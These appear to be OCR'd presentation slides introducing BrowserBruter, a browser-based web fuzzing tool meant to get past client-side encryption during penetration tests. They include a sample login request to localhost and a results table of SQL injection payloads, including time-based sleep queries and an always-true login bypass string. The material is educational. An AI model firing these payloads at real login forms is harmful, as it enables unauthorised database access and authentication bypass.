THE BROWSER-BRUTER

By Jafar Pathan

The FIRST-EVER Browser Based Web Fuzzing Tool

Who Am I?

- Information Security Professional 🥷
- I am working as a security analyst & I love doing Research on Cyber Security
- Linkedin - https://www.linkedin.com/in/jafar-pathan/
- X - https://twitter.com/zinja_coder
- Github - https://github.com/zinja-coder
- Email - jafar.pathan2503@gmail.com

Before We Begin, Ethical Code

- All techniques demonstrated in this session are for educational and ethical purposes only.
- It is important to use these skills responsibly and in compliance with applicable laws and regulations.
- Any misuse of these techniques is strictly discouraged

What Is Browser-Bruter?


- The BrowserBruter is the **FIRST EVER!** advance browser-based automated web application penetration testing tool.
- Automatically injects payloads into web application using by controlling and automating the browser.
- Fuzzes web applications on browser layer instead HTTP layer
- Completely bypasses the encryptions, encodings and also can tackle captchas.

The Curse Of Encryption


To understand the BrowserBruter, we need to understand why we created it. It is because of "**The Curse Of Encryption**".

- The sole reason behind the birth of the BrowserBruter.
- Worst nightmare during web application assessments.
- Most time consuming barrier in automation of web application penetration testing.


But What Is Curse Of Encryption?




The Curse Of Encryption




The Curse Of Encryption




The Curse Of Encryption




The Curse Of Encryption



Attacking At HTTP Layer



Attacking At HTTP Layer




Attacking At HTTP Layer

Request

Pretty Raw Hex


```
1 POST /login3.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/login3.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17
18 username=admin'&password=password'
```

Attacking At HTTP Layer



Attacking At HTTP Layer

Attacking At HTTP Layer




Results | Positions | Payloads | Resource pool | Settings


Filter: Showing all items

Request	Position	Payload	Status code	Response received	Error	Timeout	Length
0	0		200	4			3765
1	1	\'	200	4			3764
2	1	(select*from(select(sleep(20)))a)'	200	5			3765
3	1	'+(select*from(select(sleep(20)))a)+'	200	6			3764
4	1	and (select*from(select(sleep(20)))a)--	200	10			3765
5	1	,(select*from(select(sleep(20)))a)	200	17			3764
6	1	'-'	200	17			3765
7	1	admin") or "1"="1"/*	200	11			3764
8	2	\'	200	14			3765
9	2	(select*from(select(sleep(20)))a)'	200	5			3764
10	2	'+(select*from(select(sleep(20)))a)+'	200	8			3765
11	2	and (select*from(select(sleep(20)))a)--	200	4			3764
12	2	,(select*from(select(sleep(20)))a)	200	18			3765
13	2	'-'	200	22			3764
14	2	admin") or "1"="1"/*	200	5			3765

This Is Not Limited To Burp Suite



The Encryption Curse Affects All!



The Encryption Curse Affects All!

